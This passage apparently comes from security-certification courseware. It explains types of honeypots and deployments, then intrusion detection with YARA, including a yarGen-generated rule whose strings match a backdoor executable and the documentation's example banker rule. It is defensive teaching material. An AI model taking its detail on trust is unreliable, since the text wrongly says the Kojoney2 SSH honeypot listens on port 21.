


Figure 12.17: Example of Honeypot



Types of Honeypots

Classification of honeypots based on their design criteria:

Low-interaction Honeypots	These honeypots simulate only a **limited number of services** and applications of a target system or network
Medium-interaction Honeypots	These honeypots simulate a **real operating system**, applications, and services of a target network
High-interaction Honeypots	These honeypots **simulate all services** and applications of a target network
Pure Honeypots	These honeypots emulate the **real production network** of a target organization

Classification of honeypots based on their deployment strategy:

- Production Honeypots
- Research Honeypots

Classification of honeypots based on their deception technology:

- Malware Honeypots
- Spam Honeypots
- Spider Honeypots
- Database Honeypots
- Email Honeypots
- Honeynets

Types of Honeypots

Honeypots are classified into the following types based on their design criteria:

- **Low-interaction Honeypots**

  Low-interaction honeypots emulate only a limited number of services and applications of a target system or network. If the attacker does something that the emulation does not expect, the honeypot will simply generate an error. They capture limited amounts of information, i.e., mainly transactional data, and some limited interactions. These honeypots cannot be compromised completely. They are set to collect higher-level information about attack vectors such as network probes and worm activities. Some examples are Specter, KFSensor, and Honeytrap.

  KFSensor is a low-interaction honeypot used to attract and identify penetrations. It implements vulnerable system services and Trojans to attract hackers. This honeypot can be used to monitor all TCP, UDP, and ICMP ports and services. KFSensor identifies and raises alerts about port scanning and DoS attacks.

  A honeytrap is a low-interaction honeypot used to observe attacks against TCP and UDP services. It runs as a daemon and starts server processes dynamically on requested ports. Attackers are tricked into sending responses to the honeytrap server process. The data that is received by the honeypot is concatenated into a string and stored in a database file. This string is called the attack string. Honeytraps parse attack strings for a command requesting the server to download a file from another host in the network. If such a command is detected, the server tries to access the corresponding file automatically. It supports only FTP and TFTP protocols. It also identifies and logs HTTP_URIs.

- **Medium-interaction Honeypots**

  Medium-interaction honeypots simulate a real OS as well as applications and services of a target network. They provide greater misconception of an OS than low-interaction honeypots. Therefore, it is possible to log and analyze more complex attacks. These honeypots capture more useful data than low-interaction honeypots. They can only respond to preconfigured commands; therefore, the risk of intrusion increases. The main disadvantage of medium-interaction honeypots is that the attacker can quickly discover that the system behavior is abnormal. Some examples of medium-interaction honeypots include HoneyPy, Kojoney2, and Cowrie.

  Kojoney2 is a medium-interaction honeypot that emulates a real SSH environment. This honeypot listens on port 21 for incoming SSH connections. If a connection request is initiated, Kojoney2 will verify users against an internal list of fake users. Usually, the connections are accepted by granting access to the SSH shell. It simulates many shell commands to trick attackers. Using Kojoney2, attackers can download files using wget and curl commands.

- **High-Interaction Honeypots**

  Unlike their low- and medium-interaction counterparts, high-interaction honeypots do not emulate anything; they run actual vulnerable services or software on production systems with real OS and applications. These honeypots simulate all services and applications of a target network. They can be completely compromised by attackers to gain full access to the system in a controlled area. They capture complete information about an attack vector such as attack techniques, tools, and intent. The honeypotized system is more prone to infection, as attack attempts can be carried out on real production systems.

  A honeynet is a prime example of a high-interaction honeypot. It is neither a product nor a software solution that a user installs. Instead, it is an architecture—an entire network of computers designed to attack. The idea is to have an architecture that creates a highly controlled network with real computers running real applications, in which all activities are monitored and logged.

  “**Bad guys**” find, attack, and break into these systems through their own initiative. When they do, they do not realize that they are in a honeynet. Without the knowledge of the attackers, all their activities and actions, from encrypted SSH sessions to email and file uploads, are captured by inserting kernel modules into their systems.

  At the same time, the honeynet controls the attacker's activity. Honeynets do this by using a honeywall gateway, which allows inbound traffic to the victim’s systems but controls the outbound traffic using intrusion prevention technologies. This gives the attacker the flexibility to interact with the victim’s systems but prevents the attacker from harming other non-honeynet computers.

- **Pure Honeypots**

  Pure honeypots emulate the real production network of a target organization. They cause attackers to devote their time and resources toward attacking the critical production system of the company. Attackers uncover and discover the vulnerabilities and trigger alerts that help network administrators to provide early warnings of attacks and hence reduce the risk of an intrusion.

Honeypots are classified into the following types based on their deployment strategy:

- **Production Honeypots**

  Production honeypots are deployed inside the production network of the organization along with other production servers. Although such honeypots improve the overall state of security of the organization, they effectively capture only a limited amount of information related to the adversaries. Such honeypots fall under the low-interaction honeypot category and are extensively employed by large organizations and corporations. As production honeypots are deployed internally, they also help to find out internal flaws and attackers within an organization.

- **Research Honeypots**

  Research honeypots are high-interaction honeypots primarily deployed by research institutes, governments, or military organizations to gain detailed knowledge about the actions of intruders. By using such honeypots, security analysts can obtain in-depth information about how an attack is performed, vulnerabilities are exploited, and attack techniques and methods are used by the attackers. This analysis, in turn, can help an organization to improve attack prevention, detection, and security mechanisms and develop a more secure network infrastructure.

  The main drawback of research honeypots is that they do not contribute to the direct security of the company. If a company is looking to improve its production infrastructure, it should opt for production honeypots.

Honeypots are classified into the following types based on their deception technology:

- **Malware Honeypots**

  Malware honeypots are used to trap malware campaigns or malware attempts over the network infrastructure. These honeypots are simulated with known vulnerabilities such as outdated APIs, vulnerable SMBv1 protocols, etc., and they also emulate different Trojans, viruses, and backdoors that encourage adversaries to perform exploitation activities. These honeypots lure the attacker or malware into performing attacks, from which the attack pattern, malware signatures, and malware threat actors can be identified effectively.

- **Database Honeypots**

  Database honeypots employ fake databases that are vulnerable to perform database-related attacks such as SQL injection and database enumeration. These fake databases trick the attackers by making them think that these databases contain crucial sensitive information such as credit card details of all the customers and employee databases. However, all the information present in the database are fake and simulated. Such databases lure the attacker to perform attacks, with their vulnerabilities; from the attacks, the attack pattern and the threat actor's TTP's towards database attacks can be identified effectively.

- **Spam Honeypots**

  Spam honeypots specifically target spammers who abuse vulnerable resources such as open mail relays and open proxies. Basically, spam honeypots consist of mail servers that deliberately accept emails from any random source from the Internet. They provide crucial information about spammers and their activities.

- **Email Honeypots**

  Email honeypots are also called email traps. They are nothing but fake email addresses that are specifically used to attract fake and malicious emails from adversaries. These fake email IDs will be distributed across the open Internet and dark web to lure threat actors into performing various malicious activities to exploit the organization. By constantly monitoring the incoming emails, the adversary's deception techniques can be identified by the administrators and internal employees can be warned to avoid falling into such email traps.

- **Spider Honeypots**

  Spider honeypots are also called spider traps. These honeypots are specifically designed to trap web crawlers and spiders. Many threat actors perform web crawling and spidering to extract important information from web applications. Such crucial information includes URLs, contact details, directory details, etc. Spider honeypots are employed to trap such adversaries. A fake website will be emulated and presented as a legitimate one. Threat actors attempting to perform web crawling on such traps will be identified and blacklisted.

- **Honeynets**

  Honeynets are networks of honeypots. They are very effective in determining the entire capabilities of the adversaries. Honeynets are mostly deployed in an isolated virtual environment along with a combination of vulnerable servers. The various TTPs employed by different attackers to enumerate and exploit networks will be recorded, and this information can be very effective in determining the complete capabilities of the adversary.

LO#02: Demonstrate IDS, IPS, Firewall, and Honeypot Solutions

IDS, IPS, Firewall, and Honeypot Solutions

The previous section discussed the function, role, and placement of IDS, IPS, firewalls, and honeypots for securing networks. A number of easy-to-use and feature-enriched solutions (hardware, software, or both) are available for the implementation of IDS, IPS, firewalls, and honeypots. This section discusses some commercially available solutions that simplify the usage of IDS, IPS, firewalls, and honeypots.

Intrusion Detection using YARA Rules


- YARA is a **malware research tool** that allows security analysts to detect and classify malware or other malicious codes through a rule-based approach
- YARA rules are used for **examining a private database** or malicious binaries across an organization to **detect intrusions**

yarGen

- yarGen is used for **generating YARA rules** from strings identified in malware files while removing all strings that also appear in goodware files

Additional YARA Tools

- YaraRET (*https://github.com*)
- Koodous (*https://docs.koodous.com*)
- AutoYara (*https://github.com*)
- Halogen (*https://github.com*)
- Yabin (*https://github.com*)



```
/*
    Yara Rule Set
    Author: YarGen Rule Generator
    Date: 2015-07-09
    Identifier: bin
*/

/* Rule Set ------------------------------------------------------------------ */

rule backdoor {
    meta:
        description = "Auto-generated rule - file backdoor.exe"
        author = "YarGen Rule Generator"
        reference = "not set"
        date = "2015-07-09"
        hash = "bad8c7e6836b9a5679bfac0bc7483091e8e168f2"
    strings:
        $s0 = "%systemroot%\\System32\\rundll32.exe \"" fullword ascii /* PEStudio Blacklist: str
        $s1 = "c:\\Agenti\\SimpleVector\\Release\\SimpleVector.pdb" fullword ascii /* score: '28.
        $s2 = "GetCurrentProcessID" fullword ascii /* PEStudio Blacklist: strings */ /* score: '2
        $s3 = "<requestedExecutionLevel level=\"highestAvailable\" uiAccess=\"false\"/>" fullword
        $s4 = "SOFTWARE\\Microsoft\\VisualStudio\\9.0\\Setup\\VS" fullword ascii /* PEStudio Blac
        $s5 = "BG:\"oMpp" fullword ascii /* score: '12.00' */
        $s6 = "vvKPP80k.mKn" fullword ascii /* score: '12.00' */
        $s7 = "<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"no\" ?><assembly xmlns=\"u"
        $s8 = "0b55581e0a49451a01584c2a1d52232245595663l8244a41405b172e11161932" fullword ascii /
        $s9 = "SimpleVector, Version 1.0" fullword wide /* score: '9.00' */
        $s10 = "* GN37" fullword ascii /* score: '7.00' */
        $s11 = "SIMPLEVECTOR" fullword wide /* score: '6.50' */
        $s12 = ".OcL/2" fullword ascii /* score: '6.00' */
        $s13 = "VH.IYl" fullword ascii /* score: '6.00' */
        $s14 = "uKmtnQzd78" fullword ascii /* score: '5.00' */
        $s15 = "About SimpleVector" fullword wide /* score: '5.00' */
    condition:
        uint16(0) == 0x5a4d and filesize < 3785KB and all of them
}
```

https://github.com

Intrusion Detection using YARA Rules

Source: *https://yara.readthedocs.io*

YARA is a malware research tool that allows security analysts to detect and classify malware or other malicious codes through a rule-based approach. It is also a multi-platform tool that runs on Windows, macOS, and Linux OSs. This tool allows security analysts to create “rules” or descriptions of malware families in the form of text or binary patterns. The created rules analyze specific patterns in the file and alert security analysts if the file is harmful. The description or rule comprises a Boolean expression and strings that establish the logic behind it.

Security analysts can also write YARA rules for examining a private database or malicious binaries across an organization to detect intrusions. Moreover, security analysts can also use different patterns such as hex or plain texts along with other special operators and strings in a YARA rule to effectively detect a wide variety of malware signatures.

YARA rules adhere to a syntax where each rule starts with the word “rule” before specifying its name. A rule is comprised of three parts, which are as follows:

- **Condition:** This section of a YARA rule determines when the result will be `true` against a file, which can be investigated. It is comprised of Boolean expressions that allow defining the matching or result.
- **Strings:** It provides meaning to the “condition” section by defining all the strings that need to be searched within the files. The rule can search several types of strings such as hexadecimal strings, text strings, or regular expressions.
- **Metadata:** It is part of a YARA rule that includes general information that can be used by a security analyst to identify the files gathered by a specific rule.

An example of a YARA rule as per YARA's official documentation is as follows:

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true
    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"
    condition:
        $a or $b or $c
}
```

